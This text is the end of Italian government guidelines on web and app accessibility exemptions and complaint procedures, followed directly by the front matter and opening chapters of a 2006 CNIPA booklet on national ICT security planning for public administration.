Rispetto ai benefici, il soggetto erogatore deve tener conto “della frequenza e della durata d'uso dello specifico sito web o applicazione mobile”. La sussistenza di un onere sproporzionato può essere invocata solo dopo aver adottato il citato principio di stretta necessità al caso di specie, ossia dopo aver verificato che il numero di accessi e di utilizzo effettivo del sito web e dell'applicazione mobile in questione è così limitato da rendere del tutto sproporzionato il costo necessario per garantire la piena accessibilità del servizio o dell'informazione.

### **6.1.3. Rischi di pregiudicare la capacità di adempiere allo scopo prefissato o la capacità di pubblicare le informazioni necessarie o pertinenti**

Le misure che rischiano di pregiudicare la capacità del soggetto erogatore di adempiere allo scopo prefissato o di pubblicare le informazioni necessarie o pertinenti per i suoi compiti e servizi sono ipotesi che non attengono a valutazioni discrezionali del soggetto erogatore, ma a verifiche di comprovata incompatibilità di soluzioni tecniche volte a garantire la piena accessibilità dei siti e delle applicazioni rispetto ad adempimenti o obblighi informativi del soggetto erogatore.

In tali casi, l'amministrazione interessata non deve operare una valutazione sulla proporzionalità della misura rispetto ai benefici o ai pregiudizi che potrebbero prodursi in capo alle persone con disabilità, ma può eccepire la sussistenza di un onere sproporzionato solo in presenza di un grave e concreto impedimento tecnico alla garanzia di piena accessibilità.

#### **6.1.4. Ulteriori casi di deroga**

Fermo restando la possibilità di applicare le presenti Linee Guida a qualsiasi contenuto di un sito web o applicazione mobile, l'onere sproporzionato può essere applicato ai seguenti contenuti di siti web e applicazioni mobili:

- a) formati di file per ufficio pubblicati prima del 23 settembre 2018, a meno che tali contenuti non siano necessari per i processi amministrativi attivi relativi alle funzioni assolte dall'ente pubblico interessato;
- b) media basati sul tempo preregistrati pubblicati prima del 23 settembre 2019;
- c) media basati sulla trasmissione in diretta;
- d) carte e servizi di cartografia online, a condizione che le informazioni essenziali siano fornite in modalità digitale accessibile per le carte per la navigazione;
- e) contenuti di terzi che non sono né finanziati né sviluppati dall'ente pubblico interessato né sottoposti al suo controllo;
- f) riproduzioni di pezzi provenienti da collezioni del patrimonio storico-culturale che non possono essere resi pienamente accessibili a causa:
  - I. dell'incompatibilità delle prescrizioni in materia di accessibilità con la conservazione del pezzo in questione o l'autenticità della riproduzione (ad esempio contrasto); oppure
  - II. della non disponibilità di soluzioni automatizzate ed economicamente vantaggiose in grado di estrarre facilmente il testo di manoscritti o altri pezzi provenienti da collezioni del patrimonio storico-culturale per trasformarlo in contenuti compatibili con le prescrizioni in materia di accessibilità;
- g) contenuti di extranet o intranet ossia siti web disponibili soltanto per un gruppo chiuso di persone e non per il grande pubblico in quanto tale, pubblicati prima del 23 settembre 2019 fino a una loro revisione sostanziale;
- h) contenuti di siti web e applicazioni mobili considerati archivi nel senso che contengono soltanto contenuti che non sono né necessari per processi amministrativi attivi né aggiornati o rielaborati dopo il 23 settembre 2019.

#### **6.2. Motivi legittimi**

La normativa vigente stabilisce che l'individuazione dell'onere sproporzionato deve fondarsi unicamente su motivazioni legittime, specificando che tali non sono, di per sé, le seguenti:

- i tempi occorrenti per sviluppare i siti web ed applicazioni mobili;
- la necessità di acquisire le informazioni occorrenti per garantire il rispetto degli obblighi previsti dalla L. 4/2004 e dal presente documento.

Il considerando 39 della Direttiva UE 2016/2102 e la Legge delega n. 163 del 2017 includono tra i motivi non legittimi per invocare l'onere sproporzionato anche la mancanza di carattere prioritario degli



interventi volti a garantire la piena accessibilità. Per conformità alle norme interposte, la mancanza di carattere prioritario degli interventi diretti a garantire la piena accessibilità rientra tra i motivi non legittimi di onere sproporzionato.

La circostanza per cui la mancanza di tempo e di informazioni non rappresenta, di per sé, motivo legittimo di onere sproporzionato non comporta che, in determinate circostanze, tali condizioni potrebbero diventare legittime se particolarmente gravi e/o combinate tra loro, ma significa esclusivamente che gli unici motivi legittimi che giustificano il ricorso all'onere sproporzionato sono quelli che consistono nelle misure espressamente individuate all'art. 3-ter, comma 2, Legge n.4/2004.

### **6.3. Soluzioni di accessibilità alternative**

Il considerando 39 della Direttiva UE 2016/2102 prevede altresì che, stante la sussistenza di un onere sproporzionato, il soggetto erogatore dovrebbe, tuttavia, pur sempre dare la massima accessibilità possibile al contenuto interessato e rendere altri contenuti pienamente accessibili.

Nella stessa direzione, l'art. 5, par. 4, della Direttiva stabilisce che, in caso di deroga, il soggetto erogatore, nell'ambito della dichiarazione di accessibilità, fornisce anche le alternative accessibili rispetto al sito web o all'applicazione mobile interessati.

In senso ancora analogo, il legislatore nazionale specifica che, insieme all'indicazione delle parti di contenuto del sito web o dell'applicazione mobile non accessibili per onere sproporzionato, il soggetto erogatore deve fornire le motivazioni che ne giustificano l'inaccessibilità, nonché le eventuali soluzioni di accessibilità alternative.

## Capitolo 7

### Procedura di attuazione

---

#### 7.1. Contestazione della dichiarazione di accessibilità

AGID verifica che la dichiarazione di accessibilità, presentata dal soggetto erogatore, sia conforme al modello di dichiarazione e ai casi di inaccessibilità.

Qualora la dichiarazione non sia conforme al modello definito con il presente documento ovvero AGID non ritenga ricorrente l'ipotesi di onere sproporzionato, il Difensore Civico per il Digitale, ai sensi della Legge n. 4/2004, art. 3-quinquies, comma 2, decide in merito alla corretta attuazione della appena richiamata Legge n.4/2004 e dispone eventuali misure correttive.

#### 7.2. Esito insoddisfacente del monitoraggio

In caso di esito insoddisfacente del monitoraggio effettuato da AGID ai sensi dell'art. 7, comma 1, lettere a) e a) bis della Legge n. 4/2004, il Difensore civico per il Digitale decide in merito alla corretta attuazione della medesima Legge n.4/2004 e dispone eventuali misure correttive.

#### 7.3. Meccanismo di feedback

Chiunque può notificare ai soggetti erogatori attraverso il link, fornito dagli stessi soggetti, eventuali difetti dei sistemi informatici, compresi i siti web e le applicazioni mobili, in termini di conformità ai principi generali per l'accessibilità previsti dall'art. 3-bis della Legge n. 4/2004 e alle prescrizioni delle presenti Linee Guida. Chiunque può altresì richiedere che le informazioni siano rese accessibili e che i sistemi siano adeguati alla normativa.

#### 7.4. Difensore civico digitale

L'utente può ricorrere al Difensore Civico per il Digitale tramite l'apposito riferimento presente sul modello di dichiarazione di accessibilità qualora, entro trenta giorni dalla notifica o dalla richiesta di informazioni di cui al paragrafo 7.3, il soggetto erogatore non risponda o fornisca una risposta insoddisfacente. Il Difensore Civico per il Digitale può disporre eventuali misure correttive informando di ciò l'Agenzia per l'Italia Digitale.



23

marzo 2006

# i Quaderni

Linee guida per la sicurezza ICT  
delle pubbliche amministrazioni


- Piano Nazionale della sicurezza  
delle ICT per la PA
- Modello organizzativo nazionale  
di sicurezza ICT per la PA



via Isonzo, 21/b - 00198 Roma  
tel. 06 85264.1  
[www.cnipa.gov.it](http://www.cnipa.gov.it)

23

marzo 2006



i Quaderni n. 23 marzo 2006  
Supplemento al n. 9/2006  
del periodico "InnovAzione"

Registrato al Tribunale di Roma  
n. 523/2003  
del 15 dicembre 2003

**Direttore responsabile**  
Franco Tallarita  
(tallarita@cnipa.it)

**Responsabile redazionale**  
Gabriele Bocchetta  
(bocchetta@cnipa.it)

**Quaderno a cura**  
del Gruppo di lavoro CNIPA  
per la redazione  
del Piano Nazionale  
della sicurezza ICT per la PA  
e del Modello organizzativo  
nazionale di sicurezza  
ICT per la PA  
(lg\_sicurezza@cnipa.it)

**Redazione**  
Centro Nazionale  
per l'Informatica nella  
Pubblica Amministrazione  
Via Isonzo, 21b  
00198 Roma  
Tel. 06 85264.1

I Quaderni  
del Cnipa sono pubblicati  
all'indirizzo:  
www.cnipa.gov.it

**Stampa**  
Stabilimenti Tipografici  
Carlo Colombo S.p.A. - Roma

# i Quaderni

## sommario

### LINEE GUIDA PER LA SICUREZZA ICT DELLE PUBBLICHE AMMINISTRAZIONI

7

PRESENTAZIONE

9

PIANO NAZIONALE DELLA SICUREZZA DELLE ICT  
PER LA PUBBLICA AMMINISTRAZIONE

13

1. INTRODUZIONE

1.1 PREMessa

13

1.2 BREVE GUIDA ALLA LETTURA

14

16

2. SINTESI DEL PIANO NAZIONALE

2.1 DESTINATARI DEL PIANO

16

2.2 LOGICHE ATTUATIVE

16

2.3 ELENCO DEGLI INTERVENTI PER LA SICUREZZA ICT

18

2.4 PRIORITÀ E TEMPI

19

20

3. STRATEGIA NAZIONALE DI SICUREZZA ICT

3.1 LINEE D'AZIONE

20

3.2 OBIETTIVI DEL PIANO NAZIONALE

22

3.3 ANALISI COSTI/BENEFICI

24

3.4 CRITERI ATTUATIVI

27

32

4. INIZIATIVE IN CORSO

4.1 ADEGUAMENTO ALLA DIRETTIVA SULLA SICUREZZA INFORMATICA

32

4.2 L'ORGANISMO PER LA CERTIFICAZIONE DELLA SICUREZZA

32

4.3 L'UNITÀ DI GESTIONE DEGLI INCIDENTI	33
4.4 L'UNITÀ DI FORMAZIONE	35
4.5 LE INIZIATIVE INTERNAZIONALI IN TEMA DI SICUREZZA INFORMATICA: L'AGENZIA EUROPEA PER LA SICUREZZA ICT	35

## 40

### 5. ULTERIORI INTERVENTI PER LA SICUREZZA ICT

5.1 LA CULTURA DELLA SICUREZZA	40
5.2 LA PROTEZIONE DELLE INFORMAZIONI GESTITE DALLE AMMINISTRAZIONI	42
5.3 L'UTILIZZO DELLE CERTIFICAZIONI DI SICUREZZA NELLE PA	51
5.4 LE INFRASTRUTTURE DI CONNESSIONE CONDIVISE	57
5.5 IL COORDINAMENTO NAZIONALE DELLA SICUREZZA ICT	58

## 65

### 6. L'ATTUAZIONE DEL PIANO NAZIONALE

6.1 TEMPI E PRIORITÀ	65
6.2 IL PROCESSO DI MONITORAGGIO E VERIFICA	65
6.3 GLI AUDIT DI SICUREZZA	66
6.4 LA GESTIONE DEL PIANO NAZIONALE	68

## 69

### 7. CONCLUSIONI

## 71

#### APPENDICE A

##### LINEE GUIDA PER LA VALUTAZIONE DEI RISCHI

## 73

#### APPENDICE B

##### SITUAZIONE INTERNAZIONALE DELLA CERTIFICAZIONE DI SICUREZZA PER I SISTEMI E I PRODOTTI ICT

## 78

#### APPENDICE C

##### I CONTRATTI RELATIVI ALLA SICUREZZA INFORMATICA

C.1 I CONTRATTI DI SICUREZZA	78
C.2 SPECIFICHE PER FORNITURE DI BENI E SERVIZI GENERICI	81
C.3 STESURA DI CAPITOLATI PER L'ACQUISIZIONE DI SISTEMI/PRODOTTI ICT DOTATI DI FUNZIONALITÀ DI SICUREZZA	88

C.4 SPECIFICHE PER PRODOTTI E SERVIZI DI SICUREZZA	89
C.5 COLLAUDO E VERIFICHE	90
C.6 RESPONSABILITÀ E PENALI	90

## 92

### APPENDICE D

#### LA BUSINESS CONTINUITY

D.1 LO SCOPO DEL BUSINESS CONTINUITY MANAGEMENT	92
D.2 LE COMPONENTI DEL BUSINESS CONTINUITY MANAGEMENT	92
D.3 BUSINESS CONTINUITY E DISASTER RECOVERY	93

## 96

### APPENDICE E

#### LE VERIFICHE SECONDO BEST PRACTICES

E.1 I CONTROLLI DELLO STANDARD ISO 17799	96
E.2 SITUAZIONI RICONDUCIBILI A CASI GENERALI	97
E.3 SISTEMI INFORMATIVI PARTICOLARMENTE SEMPLICI	97

## 99

### MODELLO ORGANIZZATIVO NAZIONALE DI SICUREZZA ICT PER LA PUBBLICA AMMINISTRAZIONE

## 101

#### 1. SCOPO E STRUTTURA DEL DOCUMENTO

## 103

#### 2. RIFERIMENTI AL PIANO NAZIONALE PER LA SICUREZZA ICT

## 104

#### 3. IL COORDINAMENTO NAZIONALE DELLA SICUREZZA ICT

3.1 CENTRO NAZIONALE PER LA SICUREZZA INFORMATICA (CNSI)	105
3.2 CENTRO NAZIONALE PER L'INFORMATICA NELLA PUBBLICA AMMINISTRAZIONE (CNIPA)	107
3.3 ISTITUTO SUPERIORE DELLE COMUNICAZIONI E DELLE TECNOLOGIE DELL'INFORMAZIONE (ISCTI)	108
3.4 COMMISSIONE DI COORDINAMENTO DEL SPC	109
3.5 STRUTTURE DEL SISTEMA PUBBLICO DI CONNETTIVITÀ	109
3.6 COMITATO STRATEGICO SICUREZZA SPC	110

## 116

### 4. L'ORGANIZZAZIONE DI SICUREZZA DELLE AMMINISTRAZIONI

---

4.1 LOGICHE ORGANIZZATIVE	116
4.2 RUOLI E RESPONSABILITÀ	117
4.3 PRINCIPALI RUOLI	118
4.4 GESTIONE DEL PERSONALE	123
4.5 STRUTTURE OPERATIVE	123
4.6 I CERT-AM	127
4.7 STRUTTURE PER L'EMERGENZA	130
4.8 STRUTTURA DI AUDITING	131
4.9 GLI UFFICI E LE RESPONSABILITÀ PER LA SICUREZZA	131

## 133

### 5. LE STRUTTURE PER LA CERTIFICAZIONE PER LA SICUREZZA

---

ICT IN ITALIA	
5.1 LA STRUTTURA PER LA CERTIFICAZIONE DEL PROCESSO DI GESTIONE	133
5.2 LA STRUTTURA PER LA CERTIFICAZIONE DEI SISTEMI/PRODOTTI ICT	134

## 139

### APPENDICE A

---

#### INDICAZIONI PER LA GESTIONE DELLA SICUREZZA ICT

A.1 LA GESTIONE DEL SISTEMA ICT	139
A.2 LA GESTIONE DELL'UTENZA	140
A.3 LA GESTIONE DEI SUPPORTI	150
A.4 LE ATTIVITÀ DI SALVATAGGIO/RIPRISTINO DEI DATI	150
A.5 LA GESTIONE DEI PROBLEMI DI SICUREZZA	151
A.6 IL CONTROLLO E IL MONITORAGGIO DEI SISTEMI DI SICUREZZA	151

## 153

### APPENDICE B

---

#### INDICAZIONI PER LA GESTIONE DEGLI INCIDENTI INFORMATICI

B.1 GLI INCIDENTI DI SICUREZZA INFORMATICA	153
B.2 IMPORTANZA DELLA PREVENZIONE E DELLA GESTIONE DEGLI INCIDENTI	153
B.3 I COMPUTER SECURITY INCIDENT RESPONSE TEAM	154

## 161

### APPENDICE C

---

#### INDICAZIONI PER L'OUTSOURCING

C.1 I RAPPORTI CON I FORNITORI DI OUTSOURCING	161
---	-----

## GLI ASPETTI ETICI DELLA SICUREZZA INFORMATICA

- D.1 L'ETICA PROFESSIONALE DELLA SICUREZZA INFORMATICA
- D.2 LE CERTIFICAZIONI PROFESSIONALI DI SICUREZZA

## ESEMPI DI PROCEDURE PER LA GESTIONE DELLA SICUREZZA

- E.1 PROCEDURA DI VERIFICA/AUDIT
- E.2 PROCEDURE DI GESTIONE DELLE UTENZE DI AMMINISTRATORE
- E.3 PROCEDURE DI GESTIONE DELLE UTENZE APPLICATIVE
- E.4 PROCEDURA DI ABILITAZIONE ALL'INGRESSO AI LOCALI
- E.5 PROCEDURA DI GESTIONE DEI SUPPORTI DI MEMORIZZAZIONE
- E.6 PROCEDURA DI SALVATAGGIO/RIPRISTINO DEI DATI

## I CODICI DEONTOLOGICI DI RIFERIMENTO

- F.1 ACM (ASSOCIATION OF COMPUTING MACHINERY)
- F.2 IEEE (INSTITUTE OF ELECTRIC AND ELECTRONIC ENGINEERS)
- F.3 ISACA (INFORMATION SYSTEM AUDIT AND CONTROL ASSOCIATION)
- F.4 CISSP (CERTIFIED INFORMATION SYSTEM SECURITY PROFESSIONAL)





## Presentazione

Le tecnologie dell'informazione e della comunicazione hanno ormai pervaso l'attività quotidiana, sia nelle imprese che negli uffici delle pubbliche amministrazioni. L'erogazione di servizi in rete da parte di queste ultime verso cittadini e aziende è in grande crescita. Buona parte dei servizi prioritari di competenza delle amministrazioni centrali sono già disponibili e in alcuni settori come quelli fiscale e previdenziale si è raggiunta un'ampia disponibilità di servizi on line che pone l'Italia all'avanguardia in Europa. Lo stesso sta avvenendo, anche grazie a piani di incentivazione programmati nel corso di questa legislatura, nelle Pubbliche Amministrazioni locali che stanno compiendo intensi sforzi di adeguamento. Dopo la Rete Unitaria per le pubbliche amministrazioni centrali (RUPA), nel 2006 prenderà avvio un sistema di servizi di comunicazione e di interoperabilità che si avvale di reti internet "dedicate" alla pubblica amministrazione, di concezione moderna, con prestazioni eccellenti ed elevati livelli di sicurezza che lo collocheranno all'avanguardia in Europa: esso, denominato Sistema Pubblico di Connettività (SPC), costituirà l'infrastruttura fondamentale che consentirà di semplificare e velocizzare l'intera pubblica amministrazione centrale, regionale e locale, assicurando così la circolarità dell'informazione tra i diversi livelli di governo e l'accesso dei cittadini a tutti i servizi erogati, indipendentemente dalla localizzazione geografica. È quindi indispensabile garantire alla nuova e potente infrastruttura della società civile la massima affidabilità, integrità e correttezza delle informazioni che saranno scambiate e dei loro trattamenti. La sicurezza informatica e nelle comunicazioni diviene un elemento fondamentale del SPC, che risponde al compito di dare fiducia a tutti gli attori interessati, garantendo riservatezza e integrità dei contenuti, continuità e disponibilità dei servizi; questo elemento, così come sinora per la RUPA, ha costituito uno degli obiettivi di massima rilevanza nella progettazione del SPC. Affinché tale caratteristica indispensabile possa essere estesa alle reti esterne delle pubbliche amministrazioni locali di ogni ordine e dimensione, è fondamentale che la loro operatività si adegui agli standard tecnologici ed organizzativi del SPC.

Con questa prospettiva il Governo, nel 2002, ha affidato ad un Comitato di esperti, denominato Comitato Tecnico Nazionale per la sicurezza informatica e delle comunicazioni nella Pubblica Amministrazione, il compito redigere le proposte relative alla predisposizione del Piano nazionale della sicurezza ICT e del relativo modello organizzativo, per l'incremento dei livelli di sicurezza ICT nelle pubbliche amministrazioni.

Il Comitato, ha pubblicato nel 2004 un documento denominato "Proposte concernenti le strategie in materia di Sicurezza informatica e delle telecomunicazioni per la pubblica amministrazione". Nel 2004 il CNIPA ha costituito un Gruppo di lavoro con l'incarico di redigere il Piano Nazionale della sicurezza delle tecnologie dell'informazione e della comunicazione per la PA e il Modello Organizzativo Nazionale di Sicurezza ICT per la PA.

I due documenti rappresentano una prima e concreta azione di promozione della “cultura della sicurezza” nel settore dell’informatica pubblica. Ad essi potranno riferirsi i responsabili delle pubbliche amministrazioni per adeguare le loro organizzazioni e i modelli operativi ai moderni requisiti richiesti dal processo di innovazione tecnologica che sta affrontando il sistema pubblico italiano.

La legislatura prossima potrebbe far sue queste conclusioni ed operare per unificare le numerose iniziative sulla materia, che si sono moltiplicate in quest’ultimo periodo: gruppi di lavoro, accordi con i maggiori players delle tecnologie dell’informazione e dei servizi di connettività.

Si desiderano qui ringraziare i componenti del Comitato Tecnico Nazionale, i Signori Carlo Sarzana di Sant’Ippolito, Danilo Bruschi, Franco Guida, Giorgio Tonelli, Fulvio Berghella e Leonardo Angelone, nonché i componenti del Gruppo di lavoro che hanno affiancato, con competenza e impegno, il Comitato stesso nella redazione di questi documenti: i Signori Giovanni Manca, Gianfranco Pontevolpe, Gianluigi Moxedano, Massimiliano Pucciarelli, Mario Terranova, Giovanni Rellini Lerz, tutti del CNIPA e Vincenzo Merola del Dipartimento per l’innovazione e le tecnologie.

Il Presidente del Comitato  
*Claudio Manganelli*

**Piano Nazionale  
della Sicurezza delle ICT  
per la Pubblica Amministrazione**

---



## ACROMINI

CA	<i>Certification Authority</i>
CERT SPC	<i>Computer Emergency Response Team SPC</i>
CGSPC	Centro di Gestione SPC
CPS	<i>Certificate Practice Statement</i>
DoS	<i>Denial of Service</i>
IPSec	<i>Internet Protocol Security</i>
ISCOM	Istituto Superiore delle Comunicazioni e delle Tecnologie dell'Informazione
ISP	<i>Internet Service Provider</i>
MOS	Modello Organizzativo per la Sicurezza
OCSI	Organismo di Certificazione della Sicurezza Informatica
PA	pubblica amministrazione (centrale e locale)
PAC	pubblica amministrazione Centrale
PAL	pubblica amministrazione Locale
PKI	<i>Public Key Infrastructure</i>
PNS	Piano Nazionale per la Sicurezza
Q-CN	<i>Community Network</i> qualificata SPC
Q-ISP	ISP qualificato SPC
QXN	<i>Qualified eXchange Network</i> dedicato alla PA
RA	<i>Registration Authority</i>
RUPA	Rete Unitaria della pubblica amministrazione
SCSPC	Struttura di Controllo SPC
SPC	Sistema Pubblico di Connettività
VPN	<i>Virtual Private Network</i>
TCL	<i>Trusted Certificate List</i>



# 1. Introduzione

## 1.1 PREMESSA

L'ICT rappresenta oggi un fattore di competitività indispensabile per le imprese ed un elemento abilitante per l'erogazione dei servizi alla collettività da parte delle istituzioni. Questa tecnologia consente di disporre di potentissimi strumenti per la raccolta, la trasmissione e l'elaborazione di informazioni e per il supporto alle decisioni. Grazie a tale supporto le pubbliche amministrazioni di molti paesi hanno oramai intrapreso programmi di e-government tesi ad abbattere le barriere burocratiche che separano i cittadini dall'amministrazione e dirette a facilitare quindi il dialogo tra cittadino e pubblica amministrazione. Nessuna organizzazione dovrebbe oggi ignorare le metodologie e gli strumenti messi a disposizione dalle tecnologie informatiche, ma occorre tenere presenti le loro limitazioni. Nonostante gli enormi vantaggi che questi strumenti apportano al sistema economico e sociale, è possibile, per la criminalità, sfruttare le loro vulnerabilità pregiudicando il corretto funzionamento di un sistema e ciò può comportare anche gravi conseguenze per la collettività.

In questa fase in cui la pubblica amministrazione si sta avvicinando ai cittadini con la messa in opera di servizi telematici è estremamente importante dimostrarne l'efficacia e l'efficienza. Un errore in questa direzione provocherebbe una sfiducia dei cittadini verso i sopracitati servizi e quindi verso l'amministrazione.

In tale ottica il Piano Nazionale della sicurezza nella PA si rivolge alle pubbliche amministrazioni centrali e locali, alle imprese ed ai cittadini. Tuttavia, considerando la pubblica amministrazione come la principale leva per incidere sulla sicurezza ICT nazionale, esso delinea azioni concrete circoscritte al comparto pubblico, pur trattando della sicurezza anche in settori diversi da quelli pubblici.

Le modalità di applicazione del Piano saranno determinate da una apposita legislazione da emanare: esso comunque costituisce un'indicazione di indirizzo per le amministrazioni centrali in attesa dell'azione legislativa.

Per gli Enti locali, esso costituisce un atto di impulso, da considerare nell'ambito delle prerogative costituzionali dello Stato federale e della partecipazione volontaria e consapevole al Sistema Pubblico di Connettività.

Per quanto concerne i contenuti del documento, il Piano Nazionale delinea le strategie e le iniziative di livello nazionale per la sicurezza delle informazioni che vengono gestite dagli odierni sistemi di comunicazione e di elaborazione elettronica.

Pur tenendo in conto l'esigenza di coordinare le strategie di sicurezza a livello internazionale, il documento prende in considerazione la realtà italiana e sviluppa un programma di interventi strettamente connesso a tale realtà.



In particolare, esso estende quanto già indicato nella Direttiva del 16 gennaio 2002 dal titolo: “Sicurezza informatica e delle telecomunicazioni nelle pubbliche amministrazioni statali”, emanata dal Ministro per l’innovazione e le tecnologie, tenendo anche conto delle “Proposte concernenti le strategie in materia di sicurezza informatica e delle telecomunicazioni per la pubblica amministrazione” del Comitato Tecnico Nazionale sulla sicurezza informatica e delle telecomunicazioni nelle pubbliche amministrazioni del marzo 2004 e, mantenendo salvi i principi e le attività stabilite nella citata direttiva, individua il percorso che le amministrazioni devono effettuare per raggiungere un idoneo assetto della sicurezza ICT.

Il Piano Nazionale stabilisce dunque le azioni necessarie per attuare la sicurezza informatica mentre il secondo documento e cioè il Modello Organizzativo nazionale di sicurezza ICT per la pubblica amministrazione, strettamente connesso al Piano, definisce i processi e le strutture con cui tali azioni possono essere attuate. Esso rappresenta, per quanto esposto, un documento che definisce le azioni concrete per migliorare la sicurezza ICT delle amministrazioni. La sua attuazione presuppone, peraltro, l’intento politico di destinare alla sicurezza ICT adeguate risorse economiche che dovranno essere indicate nel Piano Triennale e nel Documento di Programmazione Economica e Finanziaria.

Il Piano Nazionale costituisce un documento pubblico, di cui è prevista la divulgazione allargata: non sono pertanto trattate le problematiche di sicurezza che, per loro natura, hanno un carattere riservato o sono parte del segreto di Stato. Sono perciò escluse:

- le informazioni coperte dal segreto di Stato,
- le strategie ed i progetti di carattere militare,
- i programmi relativi alla sicurezza ICT connessi alla tutela della sicurezza interna,
- le attività finalizzate alla protezione delle infrastrutture critiche,
- le azioni relative alla sicurezza ICT che si fondano su accordi internazionali che ne prevedono la riservatezza,
- i piani di sicurezza di dettaglio,
- tutte le informazioni che, per i temi trattati, non possono essere divulgate indiscriminatamente.

Per quanto riguarda gli argomenti non pertinenti, si rimanda quindi alla documentazione specifica, consultabile secondo modalità consone al carattere di riservatezza dei contenuti.

## 1.2 BREVE GUIDA ALLA LETTURA

Il capitolo 2 delinea la sintesi operativa dei contenuti del documento in termini di destinatari, obiettivi, logiche attuative, interventi, priorità e tempi.

Il capitolo 3 descrive la strategia nazionale per la sicurezza ICT (in alcuni testi referenziata con il termine *policy*) individuando un percorso che, a partire dagli obiettivi prefissati, perviene ai capisaldi del modello di sicurezza su cui si baseranno le azioni del Piano.

Nel capitolo è inoltre presente un'analisi dei costi e benefici relativi alla sicurezza, finalizzato a rassicurare sulla convenienza economica delle iniziative proposte.

Il capitolo 4 è una rassegna di azioni attualmente in corso, che sono considerate come il punto di avvio del presente Piano.

Il capitolo 5 prospetta le azioni che dovranno essere attuate in aggiunta a quelle in corso. Tali azioni sono raggruppate per destinatari e riguardano l'intera collettività (paragrafo 5.1), le pubbliche amministrazioni (paragrafo 5.2), i soggetti che cooperano in rete (paragrafo 5.3) ed i responsabili del coordinamento nazionale della sicurezza ICT (paragrafo 5.5).

Il capitolo 6 illustra le modalità di attuazione del Piano Nazionale in termini di tempi di attuazione e modalità di controllo delle fasi attuative.

## 2. Sintesi del Piano Nazionale

### 2.1 DESTINATARI DEL PIANO

I sistemi informatici nazionali, specialmente nel settore pubblico, sono in genere strettamente interconnessi ed interdipendenti, quindi gli aspetti di sicurezza devono essere affrontati secondo logiche comuni. In considerazione di ciò, il Piano finisce per interessare l'intero Paese coinvolgendo, oltre alle PA, anche le imprese e i cittadini, tenendo conto della specificità dei diversi soggetti e delineando un percorso articolato che considera, come già detto, la PA come la principale leva per incidere sulla sicurezza ICT del Paese. Inoltre, per coniugare l'esigenza di una strategia di sicurezza unitaria con le autonomie organizzative delle realtà periferiche, il Piano distingue, ove opportuno, le azioni per le amministrazioni centrali e quelle per le amministrazioni locali.

#### *Principali obiettivi*

Il Piano Nazionale di sicurezza ICT delinea le azioni, sinteticamente riportate nel seguito, necessarie per conseguire un livello di sicurezza coerente con il programma di sviluppo della società dell'informazione.

In tale ottica il Piano si pone i seguenti obiettivi:

1. tutelare i cittadini nei confronti di problemi che possono derivare da carenza di sicurezza nei processi istituzionali;
2. abilitare lo sviluppo della società dell'informazione promuovendo o stimolando la fiducia nel mezzo informatico;
3. migliorare l'efficienza del sistema paese, anche riducendo i costi derivanti da carenze nel campo della sicurezza informatica.

### 2.2 LOGICHE ATTUATIVE

Per quanto concerne la tutela dei cittadini, vengono ribadite le azioni per la salvaguardia dei diritti della personalità nel mondo virtuale. Per quanto riguarda in particolare il diritto alla protezione dei dati personali, il sistema di regole e principi contenuti nel DLgs 196/2003, viene esteso all'intero complesso di informazioni gestite dalle amministrazioni statali con l'obiettivo di assicurare la corretta gestione di tutte le informazioni di natura pubblica (azioni **a** ed **f**)<sup>1</sup>. Inoltre, per evitare il proliferare dei sistemi proprietari di gestione dell'identità, si pro-

<sup>1</sup> I rimandi tra parentesi si riferiscono alle azioni enumerate nell'elenco degli interventi per la sicurezza ICT riportato nella sintesi

muove l'adozione di un sistema nazionale di gestione delle utenze informatiche tramite la diffusione delle carte istituzionali per l'accesso ai servizi offerti in rete dalla PA (azione **g**). Si ritiene infine fondamentale assicurare la corretta gestione dei dati pubblici nei limiti normativamente fissati. Per fare ciò è necessario che le PA procedano alla classificazione delle informazioni gestite ed adeguino i trattamenti alle specifiche caratteristiche di riservatezza (azione **h**). Nella fattispecie, tutte le informazioni che non sono di carattere pubblico, dovranno essere protette, in particolare allorché scambiate via Internet (azione **i**). Per favorire la fiducia nel mezzo informatico, si ritiene necessario agire su due direttrici: affidare al settore pubblico il ruolo di garante della sicurezza ICT e far crescere la cultura della sicurezza nella collettività.

Per quanto riguarda il primo aspetto, le iniziative già avviate relative alle carte per l'accesso in rete ed alla posta elettronica certificata (azione **b**), dovranno essere completate e rafforzate con azioni che mirino a garantire la sicurezza e l'affidabilità dell'intera gamma dei procedimenti amministrativi elettronici. In tale sfera d'azione si collocano la costituzione di un organismo con il compito di attestare e pubblicizzare la sicurezza dei dispositivi informatici (azione **c**), l'istituzione di uffici di monitoraggio e di allerta per gli attacchi informatici presso le amministrazioni centrali, coordinati da un centro nazionale di prevenzione ed assistenza (azioni **d** e **j**), il progetto di un sistema di comunicazione e cooperazione caratterizzato dalla flessibilità e capillarità di Internet ma con la sicurezza e l'affidabilità tipiche di una rete privata (azione **k**).

Per diffondere la cultura della sicurezza si farà ricorso a programmi di formazione nel settore informatico (azione **e**). Si ritiene inoltre fondamentale che gli strumenti informatici siano da tutti conosciuti e governati al pari degli strumenti produttivi tradizionali, con piena consapevolezza dei vantaggi e dei possibili problemi. Dovrà pertanto essere varata un'azione formativa capillare, integrata nei percorsi educativi scolastici, che comprenda anche gli aspetti di sicurezza informatica (azione **p**). Per di più, per incrementare nel breve periodo la sensibilità verso le problematiche di sicurezza, si reputa necessario avvalersi dei mezzi d'informazione di massa per varare opportune campagne di sensibilizzazione (azione **q**).

Le azioni più efficaci per ridurre i costi associabili a carenze di sicurezza sono quelle basate su una corretta organizzazione dei processi. Per tale motivo il settore pubblico dovrà impostare la propria organizzazione secondo schemi finalizzati ad incrementare i livelli di sicurezza dei processi interni. Il documento "Modello Organizzativo Nazionale di sicurezza ICT per la PA", allegato, delinea le misure di carattere organizzativo che le amministrazioni dovranno attuare, con modalità dipendenti dalle caratteristiche specifiche dell'organizzazione e dai livelli di autonomia (azioni **l** ed **m**). Come primo passo, ciascuna amministrazione dovrà designare almeno un referente per la sicurezza informatica che fungerà da elemento di contatto verso gli organismi locali e nazionali che si occupano della materia (azione **n**). Si richiama inoltre l'importanza della sicurezza anche nelle attività gestite, in tutto o in parte, in outsourcing: nei relativi contratti dunque dovranno essere inserite opportune clausole a garanzia della corretta gestione dei processi (azione **o**). È infine necessario che le amministrazioni dispongano di informazioni anche statistiche sui problemi di sicurezza, utili per pianificare gli interventi specifici 